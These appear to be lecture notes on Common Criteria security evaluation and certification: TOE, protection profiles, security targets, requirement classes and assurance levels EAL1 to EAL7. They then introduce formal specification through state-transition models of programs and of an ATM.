These objectives are achieved by **providing a standard/uniform approach** to evaluation/certification. About the methodology of evaluation, it is **partially constraint** (somehow free), so it is not included in the first point. Finally, it is achieved by also providing a standard way of expressing **security requirements** and **assurance level**, because the point is that if there are different ways of express properties there is no comparability.

The approach of CC is to be not too much restrictive, remind that CC are just **criteria**. They **do NOT** define a particular *development process* (but CC simply refer to typical development phases that we have in all development process), a particular *evaluation methodology* (only some constraints are given) or a particular *regulatory framework* (defined by each country and not CC; there are a number of aspects related to certifications that have to be regulated someway such as how a company can be accredited to give certifications).

About the methodology, if you look at CC standard document it does not express methodologies at all, but they are expressed in another companion document that defines a common *evaluation methodology* called **Common Methodology for Information Technology Security Evaluation (CEM).** According to this document, there is a minimum action to be taken by evaluators. As we previously said, each *Nation* defines its own regulatory framework called **Evaluation Scheme**. To perform any evaluation and certification, according to CC, is necessary to have an evaluation methodology and an evaluation scheme. They are not given by the CC but, the evaluation methodology, must respect the guidelines given in the CEM document.

Looking at the structure of CC we can find some parts:

- Part 1: **Introduction and General Model**
    - General concepts and principles of IT security evaluation, general model of evaluation, constructs for writing high-level specifications.
- Part 2: **Security *Functional Requirements***
    - Standard way of expressing security **functional** requirements
- Part 3: **Security *Assurance Requirements***
    - Standard way of expressing security **assurance** requirements

Let's move to the different aspects regulated from the standard, starting from the general organization of an evaluation/certification, so what is the way they are done according to this standard. But first, we need to understand some key concepts:


- **Target of Evaluation (TOE):** it is the product to be evaluated. Can be a system or component of a system, of any kind such as software, hardware, firmware (or a combination of types). In addition to this there may be also a guidance, which are the rules about how to use the component. It is important because it is expected that the product is used in a particular way, and if you don't use it as specified in the guidance you will not achieve the same level of assurance.
    - Examples: an OS, a software app, a software app running on a specific OS, etc.
- While defining the TOE, we need to also define the expected **Security Functional Requirements** (**SFRs**) and the **Security Assurance Requirements** (**SARs**)**.**
- **TOE Security Functionality (TSF)**
    - To achieve requirements, will be introduced in the TOE some security mechanisms, which are called TSF. In practice, these are parts of the TOE that must be relied on for the correct enforcement of the SFRs (essentials). For example, how application manages authentication is a TSF.
- **Protection Profile (PP)**
    - An implementation-independent set of security requirements (more general) for a category of TOEs that meet specific consumer needs. These have general validity for a class of systems (more general than ST).
- **Security Target (ST)**
    - The set of security requirements and specifications to be used as the basis for evaluation of an identified TOE. This is for a specific TOE. The ST can refer PP and only express extra security properties that are not already in the profile.

- Requirements themselves can be evaluated, even without a related TOE (product). For example, if you create a PP, you can evaluate the PP. It is used only to check the self-consistency. The most common evaluation is **ST+TOE** (the target of evaluation and the expression of its security requirements).

CC aim of TOE+ST Evaluation

The aim of Evaluation is to evaluate **sufficiency** and **correctness** of TSF (security functionalities) adopted to satisfy security requirements. The *sufficiency* is the confidence that the TSF, if assumed correct, is sufficient to satisfy the requirements, while the *correctness* is confidence that the TSF is correct. It also means that there are no vulnerabilities or that vulnerabilities have been minimized or that there are monitoring mechanisms so that attempts to exploit a vulnerability are recognized and blocked.

The picture shows how evaluation and certification takes place. There is one phase in which there is an **evaluation** in which the results of this evaluation are approved and certified. In this evaluation there is the evaluation of the **sufficiency** and **correctness** of TSF with reference to the requirements. The inputs to the evaluation process are the **PP+ST+TOE+Evaluation evidence**.



The *evaluation evidence* can be, for example, the documentation of tests and what has been done on the TOE (the developed product). The evaluation is not only document evaluation, but it may also imply to perform some extra tests, checks and verification, according to the level to be achieved. In the security requirements there will be also **assurance requirements**: the higher the level of assurance in which you want to certify your product, the higher will be the number of independent activities carried out during evaluation. Finally, the evaluation will also have as inputs also the *CC*, the *methodology* to be used with the evaluation and the *evaluation scheme* of the country. The last step, *approve/*certify, is a check about the evaluation results, which is *document checking*. After this check the certificate is released and goes to the *Registry of Certificates*.

CC Recognition Arrangement (CCRA)

Not all the countries have regulatory frameworks to perform this kind of assessment and certification. The countries that in someway participate in this kind of activity must sign an agreement called the *CC Recognition Arrangement (CCRA)*. According to this agreement, countries are classified into two groups:


- The **Authorizing Nations** (*certificate producing*) can produce certificates that are recognized according to the CC. They have developed their own Evaluation Scheme to accredit laboratories to perform CC evaluations.
- The **Consuming Nations** (*certificate consuming*) don't have their own Evaluation Scheme, but they want to recognize CC evaluations done by other countries**.**

All Nations signers of the *CCRA* recognize the results of evaluations done by the Authorizing Nations. Italy is one of the Authorizing Nations, and the National Scheme is managed by OCSI (*Organismo di Certificazione della Sicurezza Informatica*).

The smallest unit to be evaluated is the **functional element**, which is part of a **Component** which is *one single requirement*. All the requirements with the same goal are called **family**. The collection of different families is a **class**.

Functional Security Requirements Classification

Next step is to look at the way requirements and assurance levels are specified according to the standard. Let's start with functional security requirements. In CC there is a *classification of security requirements*. Classification is done by starting from the definition of several **classes** (macro-groups of security requirements). In each class there is a second level of classification called **families** of requirements. Inside of each family there are requirements that have the same goal, but they are different from one another. Inside each family there is a third-level of classification called **components**. A component is a *single requirement* that can be put in a PP or a ST. It means that a PP/ST is built by collecting components from this hierarchy of requirements. Inside each component there are the **functional elements**, which are the smallest unit to be evaluated. A component may require one or more of the functional elements. Generally, these elements may be alternative (so that you choose one rather then the other) or they can be selected more then one. When component is evaluated, each functional element can be evaluated separately with different results.



Example

- **Class** "*Identification and Authentication*" (FIA)
  - **Family** "*User authentication*" (UAU)
    - **Components**
    - FIA_UAU.1 Timing of authentication, allows a user to perform certain actions prior to the authentication of the user's identity.
    - FIA_UAU.2 User authentication before any action, requires that users authenticate themselves before any action will be allowed by the TSF.
    - FIA_UAU.3 Unforgeable authentication, requires the authentication mechanism to be able to detect and prevent the use of authentication data that has been forged or copied.
      - **Functional elements**
      - FIA_UAU.3.1 The TSF shall [detect/prevent] use of authentication data that has been forged by any user of the TSF
      - FIA_UAU.3.2 The TSF shall [detect/prevent] use of authentication data that has been copied from any user of the TSF

There are many different classes, that cover all the important security requirements that typically we have in a system, such as: FAU - Security Audit, FCO – Communication, FCS - Cryptographic Support, FDP - User Data protection, FPR – Privacy, and so on…


Assurance requirements

Assurance Requirements correspond to measuring the extent to which the assurance has been achieved, and it is achieved by **evaluating evidence** provided during development (that some assurance techniques have been applied) and by **performing independent** additional activities of **testing** and **verification**.

There are several techniques that are illustrated in the CC, and they correspond to all the different types of techniques that we can use to improve the assurance level. Some examples are:


- **Analysis and checking of processes and procedures**
  - This has to do with processes and procedures used to develop a product, so it has to do with some activities that have been done during development.
- **Checking that processes and procedures are being applied**
- **Analysis of the correspondence between TOE design representations**
  - Check correspondence between design and implementation
- **Analysis of the TOE design representation against the requirements**
- **Verification of proofs**
  - Especially if formal methods are applied, some proofs are provided as evidence that some correspondences have been verified.
- **Analysis of guidance documents**
  - User manuals specify how the system must be used. It can be analyzed to check that it is adequate.
- **Analysis of the functional tests developed and of the results provided**
  - Analysis of the tests that have already been made and the results obtained. It is provided by developers and can be repeated by evaluators.
- **Independent functional testing**
  - Additional tests made by the evaluator
- **Analysis for vulnerabilities and Penetration testing**
  - Assessment techniques that can be done on the product

By using these techniques, we improve the assurance level. There is a way in CC to measure to what extent this assurance level has been improved. It has to do with how many and which of these techniques have been employed.



For the same technique you can apply it in different ways, that will result in different assurance levels. It is possible to measure the Assurance Effort when one assurance technique is employed. It can be measured along three dimensions: *rigor, depth, and scope*. On one side it is possible to apply an assurance technique with more or less rigor: for example, when we saw the checking of correspondence between specification and design or design and implementation, it can be done using a formal, semi-formal or informal way. For the scope, it is possible to apply this kind of checking to a larger or smaller part of the system that is under evaluation. Finally, the depth represents how much level of detail the job is done.

Assurance Requirements Classification



The list of techniques that we have seen is contained in the CC and classified in a way that is totally like how functional requirements are classified. There is again the concept of *class, family* (set of assurance requirements with the same goal), *component* (single requirements) composed of *assurance elements*. These assurance elements that can be evaluated singularly, correspond to different types of elements. We can have **developer action** (something that the developer is expected to do during development), the **evidence** that must be provided e.g., from the developer that some actions have been taken and finally **evaluator action** that the evaluator is expected to do, e.g., extra tests. Again, the component can be selected and put in the PP/ST so that at the end the ST and PP will have a mix of components. According to which components have been included and to the assurance elements inside of these components this mix will determine what is the level of assurance for the product. It will result in a number that will measure the level of assurance.

Example

- **Class** "Vulnerabilty Assessment" (AVA)
  - **Family** "Vulnerability Analysis" (VAN)
    - **Components**
    - AVA_VAN.1 Vulnerability Survey, the evaluator performs a vulnerability survey and penetration testing to confirm. (*Lower level of assurance*)
    - AVA_VAN.2 Vulnerability Analysis, the evaluator performs a vulnerability analysis and penetration testing to confirm. (*Better than the previous one and so on*)
      - **Assurance Elements**
      - AVA_VAN.2.1D The developer shall provide the TOE for testing
      - AVA_VAN.2.1C The TOE should be suitable for testing
      - AVA_VAN.2.1E The evaluator shall confirm that the information
      - provided meets all requirements for evidence
      - AVA_VAN.2.2E The evaluator shall perform a search of public domain
      - sources to find vulnerabilities in the TOE
      - AVA_VAN.2.3E The evaluator shall perform an independent VA
      - AVA_VAN.2.4E The evaluator shall conduct PT (basic attack potential)

The last character says if it is a developer action (D), and evidence or an evaluator action (E).

Some classes **are *APE - PP Evaluation, ACE - PP Configuration Evaluation, ASE - ST Evaluation, ADV – Development*** *(*all assurance techniques applied during development*), AGD - Guidance Documents, ALC - Life-Cycle Support,* ***ATE – Tests, AVA - Vulnerability Assessment****, ACO - Composition* (when you want to compose together different sub-systems that already have some certification)

The development class (ADV)

This is the list of families:

- **ADV_ARC**: developer must provide description of **TSF security architecture**
- **ADV_FSP**: developer must provide description of **functional specification of TSF interfaces** (6 components with increasing levels of detail and rigor). If they are provided it will be less-likely that errors are made in the implementation of these mechanisms (increase the assurance level).
- **ADV_IMP**: developer must provide **implementation representation of the TSF** in a form that can be analyzed (2 components. The higher one requires complete mapping and demonstration of correspondence with TOE design)
- **ADV_INT**: developer must **design and implement TSF with well-structured internals** and minimum complexity (2 components, the number depends on different levels of rigor)
- **ADV_SPM**: developer must provide **formal Security Policy Model (SPM)** and a proof of correspondence with the functional specifications
- **ADV_TDS**: developer must provide the **design of the TOE with mapping to functional TSF interfaces** (6 components with increasing levels of detail and rigor)

The tests class (ATE)

This is the list of families:

- **ATE_COV: Coverage**
  - Developer must provide evidence of test coverage and its analysis (3 components with increasing requirements about coverage)
- **ATE_DPT: Depth**
  - Developer must provide evidence of depth of testing
- **ATE_FUN: Functional Testing**
  - Developer must perform functional tests and provide the results and documentation showing the tests have passed (2 components with increasing requirements about the tests)
- **ATE_IND: Independent Testing**
  - Evaluator must confirm developer tests and perform other tests (independent testing)

The Vulnerability Assessment Class (AVA)

In this case there is just **one** family, with 5 components requiring increasing *rigor* of vulnerability analysis done by the evaluator and increasing *attack potential* required by an attacker to identify and exploit the potential vulnerabilities found. The **basic** level means that in the PT phase only the easiest techniques for attacks are adopted. Then there are *enhanced-basic, moderate, and high* levels in which more difficult techniques for exploitations are adopted.

	Rigor of VA	Attack potential
1	Survey based on searches in public repositories	Basic
2	Real VA done by evaluator	Enhanced-Basic
3	Focused VA (based on more information)	Enhanced-Basic
4	Methodical VA	Moderate
5	Methodical VA	High

Assurance Levels

Suppose that for the product certain of these assurance components are selected. The result is a mix of component. How to measure the security assurance achieved? The standard defines some discrete levels called **Evaluation Assurance Levels (EAL)**, but it is also possible to define **custom levels** that are in between. Levels are numbered but it is possible to define a level that is e.g., between 1 and 2. In general, these EAL are defined with some criteria: each EAL requires a set of components, so while going to one level to the next one **more components can be introduced** (e.g., from other families) and then there is the possibility that **components are replaced with higher level** assurance components (from the same family). Predefined EALs are*: EAL1 - functionally tested, EAL2 - structurally tested, EAL3 - methodically tested and checked, EAL4 - methodically designed, tested, and reviewed, EAL5 - semiformally designed and tested, EAL6 - semiformally verified, designed and tested, EAL7 - formally verified, designed, and tested.*

It is possible to notice that names contain *semiformally/formally* words: it has to do with application of formal methods in the assessment or, in general, in the assurance techniques. Only highest levels employ formal methods.

The picture shows the EAL, and the components selected in each level from the classes seen before. It is possible to notice that, e.g., to certify a product at level 1 you just must provide only a few components (so a few assurance techniques). Moving to level 2 there will be needed some more, and so on…

Class	Family	Assurance Components						
		EAL1	EAL2	EAL3	EAL4	EAL5	EAL6	EAL7
Development	ADV_ARC		1	1	1	1	1	1
	ADV_FSP	1	2	3	4	5	5	6
	ADV_IMP				1	1	2	2
	ADV_INT					2	3	3
	ADV_SPM						1	1
	ADV_TDS		1	2	3	4	5	6
Tests	ATE_COV		1	2	2	2	3	3
	ATE_DPT			1	1	3	3	4
	ATE_FUN		1	1	1	1	2	2
	ATE_IND	1	2	2	2	2	2	3
VA	AVA_VAN	1	2	2	3	4	5	5

EAL1 Functionally Tested

CC also give some indication about when the level could be used. Level 1 is simple and can be applied to systems where **threats to security are not viewed as serious** (e.g., if the protected assets to be protected don't have a very high value). In this case is not necessary to derive SFR from threats and the developer is not required to provide material evidence to conduct the evaluation. The vulnerability assessment is very simple: it is only a *vulnerability survey*, an independent testing against specification and guidance doc.

EAL2 Structurally Tested

Low to moderate level of independently assured security in the absence of ready availability of the complete development record (e.g., it can be applied to legacy systems for which you may not have all the information about development) is required. In this case there is co-operation of the developer in terms of the delivery of design information and test results. There is also real vulnerability analysis (in contrast of the previous level in which there was only a survey).

EAL3 Methodologically Tested and Checked

A **moderate level of independently assured security is required**, and a thorough investigation of the TOE and its development, **without substantial re-engineering**. It means that the development process is not affected so much so that we have to re-engineer the development of the product. Additional requirements about what is required from developer and its analysis

EAL4 Methodologically Designed Tested and Reviewed

A moderate to high level of independently assured security in conventional commodity TOEs is required. One of the typical cases here is the case of OS, typically they are suggested to be evaluated at level 4. Positive security engineering based on good commercial development practices which, through rigorous, do not require substantial specialist knowledge, skills, and other resources. Includes evaluation of implementation design and more focused VA and PT.

EAL5 Semi-formally Designed and Tested

This is the first level in which formal methods are introduced (only partially). This level is applied only to safety-critical system. A **high level of independently assured security** in a planned development and a r**igorous development approach** without incurring unreasonable costs attributable to specialist security engineering techniques is required (safety critical systems). Requires more complete and rigorous development artifacts. Requires increased depth in testing and methodological VA and PT, assuming moderate attack potential.

EAL6 Semi-formally Verified Designed and Tested

High assurance from application of security engineering techniques to a rigorous development environment to produce a premium TOE for protecting **high value assets** against **significant risks** is required. Requires formal security policy models and correspondence demonstration. Requires methodological VA and PT, assuming high attack potential.

EAL7 Formally Verified Designed and Tested

Here formal methods are applied extensively in all development stages. Applicable to the development of security TOEs for application in **extremely high-risk situations** and/or where the high value of the assets justifies the higher costs. Practical application of EAL7 is currently limited to TOEs with tightly focused security functionality that is amenable to extensive formal analysis.

Formal Specification Techniques

Formal methods can be used to achieve higher level of assurance about security, and they can be used throughout all the development process. Two aspects will be presented: **formal specification** and **formal verification**. The first has to do with how we give a precise unambiguous description of a system or of its security properties, the latter is related to how we verify formally that this property is hold for a particular system.

Formal Methods

This term is used to include both aspects:

- **Formal specification:** it is based on a mathematical model that introduces an abstraction with respect to reality (it represents the most significant parts of reality not necessarily all of it). It can be used at different stages of development. We can have *requirements specification,* structural and behavioral specifications at different abstraction levels (at different design stages).
- **Formal verification:** check the self-consistency of formal models (obtained by formal specification); check that a formal behavioral model satisfies its formal requirements specification; check the cross-consistency of two formal behavioral models (at different abstraction levels).

Formal Specifications

A formal specification must have the following characteristics: **unambiguous** (no multiple interpretations)**, consistent** (no internal contradictions) **and complete** (all **relevant** information is represented in the model). If the language that we use for the formal specification is characterized by these properties it is a formal language. A language to be formal must have *formal syntax* and *formal semantics*.

We can have different mathematical models that can represent a formal model. Some examples are:

- Combinational circuit -> *Boolean function*
- Sequential circuit -> *Finite State Machine*
- Less immediate for software and systems

There are two different *styles* of expressing a formal model. Here the focus is on behavioral models since there can be two kinds of models: **structural** and **behavioral**. *Structural* model is used to describe how the system is structured (how it is composed, e.g., a block diagram that represents the modules and components of a system) while the *behavioral* model is the one that represents how the system behaves. For security we are interested in behavioral models. There are two main ways to specify a behavioral model:

- **Operational style**, also called *imperative style* because you describe the behavior by specifying the operations and actions performed by the system (like what you do with an imperative programming language). The state machine is an example of an operational mathematical model where there is a set of states and transitions from one state to another. In this way it is possible to describe the behavior of a system in a more abstract way. A state machine can be also an infinite state machine (e.g., there is no upper bound on how much memory a system may have). It is especially used to specify the system design and the implementation models.
- **Descriptive style,** also called *declarative* style so it can be compared to declarative programming languages. In this case what is done is to describe the system properties without specifying explicitly how the system behaves in terms of actions. For example, it could be possible to specify the behavior of a square function by just saying that with input x, output is y: $y=x^2$ without saying how the square is computed internally. It is especially used for specifying requirements/properties, because while specifying requirements we don't want to impose a particular way of implementing the system.

It is possible to classify behavioral models (or the behavior of system) into different classes according to how they are complex:

- **Computational (or transformational) systems**
  - This is the case of the square function, when what is relevant is to receive some input X and produce a corresponding output Y. After having finished this task, they terminate.
  - Operationally, they can be described by an algorithm to compute Y from X.
  - Descriptively, they can be described by the mathematical function or relationship that binds Y to X.
- **Reactive systems**
  - The one that is usually used in distributed system.
  - Their task is to interact in a predefined way with their environment (respecting some temporal constraints e.g., the implementation of a communication protocol is a reactive system because it continuously interacts with environment and users). They may not terminate.
  - Their specification must describe how they interact with the environment (the possible sequences of interactions)
  - Operationally, they can be described by a *state machine* (state-transition model)
  - Descriptively, they can be described by (temporal) *logic formulas* (more on this later)

This classification has nothing to do with the distinction between concurrent and sequential systems, because it has to do with the nature of the requirements of the system. For example, there could be a computational system that is concurrent because it computes the results by means of a few concurrent processes, but what it must achieve is a certain output given a certain input. At the same time, it could be possible to have a reactive system that does not use internal concurrency but when it interacts with the environment it is typically asynchronous with respect to the system itself, so the environment and the system operate concurrently.

Moreover, reactive systems are a more general case of computational systems (read one input, provide one output). It implies that specification techniques for reactive systems are themselves a superclass of specification techniques for computational systems.

State-Transition Models


Let's start with operational models to show how is it possible to describe any kind of system by means of state-transition models. A state-transition model can be expressed formally by using set of states with an initial state and a transition relation that specifies the transitions. The transition relation is a subset of the cartesian product S x S. In practice it is a set of pairs of states (start state, destination state). Can be represented with a state diagram.

- **Transition System (TS)**: (S, init, ρ)
  - S: set of states
  - init: initial state (init $\in$ S)
  - ρ: transition relation ($\rho \subseteq$ S x S)
- **Labelled Transition System (LTS)**: (S, init, L, ρ)
  - S: set of states
  - init: initial state (init $\in$ S)
  - L: set of labels (events)
  - ρ: transition relation ($\rho \subseteq$ S x L x S) where the first S is the start state, then the event (set of labels) and finally the destination state.

Example: State-Transition model of a sequential program execution

For a sequential program it is possible to extract the **Control Flow Graph** (*CFG*). It is a graph that describes what are the statements of the program and how they are connected. The graph includes an entry point, an exit point, assignments, and tests (some of the nodes on the graph). Each test node gives 2 outputs.

```
int f(int a, int b)
{
 while (a!=b) {
  if (a>b)
    a = a-b;
  else
    b = b-a;
 }
 return(a);
}
```



The CFG is a model of the control flow of the program. It describes how the program behaves. This model does not catch the state of variables. To include the state of variables we must augment this CFG with something else.

Modeling Variables

The possible contents of variables can be modeled as **elements of sets.** Some examples are:

- A single int variable → modeled by the set of integers N
- Two int variables a and b → modeled by the cartesian product NxN


In general, V (single variable) can be modeled by the set of all possible contents of variables.


We can put together the model of variables and the model of CF to use a **transition system** to model the **full behavior** of a program. The TS: (S, init, ρ), where:

- **States** (S): set of pairs $< s, v >$ where s is **the control state** (an edge of the CFG) and v is the **contents of variables** (an element of V)
- **Initial state** (init): $< s_0, v_0 i >$ where s_0 is the edge outgoing from the entry vertex and $v_0 i$ is an element of V (e.g. the element of V corresponding to "all variables not initialized")
- **State transitions** (ρ): determined by the semantics of program statements

Example: Transition System


This is an example with input 0,1. The initial state is s_0 and $(0,1)$ are the values of the two variables a, b. Starting from this state next there is a test $a! = b$ and since it is, then the next state is s_1 and value of variables does not change. Then there is another test $a > b$ and in this case it is false, so the state is s_4 and values do not change. Then the statement $b = b - a$ is executed and after this assignment $b = 1 - 0 = 1$ and the value does not change. Then there is the state s_6 and then s_7 and we go back to state s_1 and so on. The TS is built for this case, and we can notice a loop when values are 0 and 1. There will be a different TS if we change value of variables.





Non-determinism

While developing state transition models it is not possible to know in advance and e.g., the inputs of a program. Non-determinism gives the possibility to go from one state to others depending on actual value that will be, for example, as input. Another different case is when there is *concurrency*. The way processes are scheduled is not known a-priori but only on run time. Another common case is a module of a system that has not been yet specified and for which we don't know the actual behavior, so non-determinism is also used to represent different possible implementation choices. The example shows the non-determinism in which the initial statement is that the variables are now read from a scanf. It has to represents all possible behavior of the program when it receives different values. *(u,u)* means that both variables are undefined. The dots mean that there are many more rows starting from *s00*. The issue here is the complexity of the TS since if (a,b) are integer on 64 bits there are all combination of 64 values, which is huge.




Example: State-transition model of a concurrent program execution

Each sequential process that is part of a concurrent system can be represented by a TS. It is possible to start from the TSs of the single sequential programs that make the distributed system (a distributed system is concurrent). The whole concurrent system can be represented by a product TS:

- **Set of states** S=S1 x S2 X... which is the cartesian product of the sets of states. Each state is a tuple. Each element of tuple is the state of a single cuncurrent process.
- **Initial state**: init=<init1,init2,...> which is a tuple made of initial states of all cuncurrent processes.
- **Transition relation**: ρ(<s1,s2,...>,<s1',s2',...>) iff ρi(si,si') for some i, and si=si' for the others. Given two tuples the transition relation is true if it is possible to go from the first tuple to the second with the transition. It is possible to move from one tuple to another when one of the concurrent processes performs some actions. If one process moves, the state of the full system changes.


Example: Operational Model of an ATM as LTS

Here there's not a program but a system (Automatic Teller Machine). First, we define the structure of the system depicted in the picture: there's a *controller*, *a card reader, a display, a dispenser for money* and the *user*. All these components have their own behavior and each one of them has a sequential behavior, but they act asynchronously and independently so there is the need to create the whole model as a product transition system.




For simplicity let's focus on some of these components.

Let's define some events that may happen during it's working. The events are the "arrows" in the pictures that specificy who is the originator and who is the recipient. For example, "*reader got card*" means that a card has been inserted into the reader, so this information is communicated by the card reader to the controller. Another command is "*eject card*" which is a command that the controller gives to the card reader. The next one is "*rc(x)*" which means "*read information x from card*" and in this case it is generated by the controller that wants to read some information from the card. The specific value of "x" will correspond to what has been actually read. This is an event that more precisely happens with the co-operation of the card reader so there will be typically an answer and a response but it is depicted here as a single event. Another event is "*reader stored card*" which is an informational message that the card reader gives to the controller to say that card has been stored. It occurs when, after a timeout, the user does not take the card and it is then stored inside the machine. The last event is "*display x*" in which the controller request to the display to show some information. For the actions between user and card reader there are two actions: "*insert card*" and "*take card*".



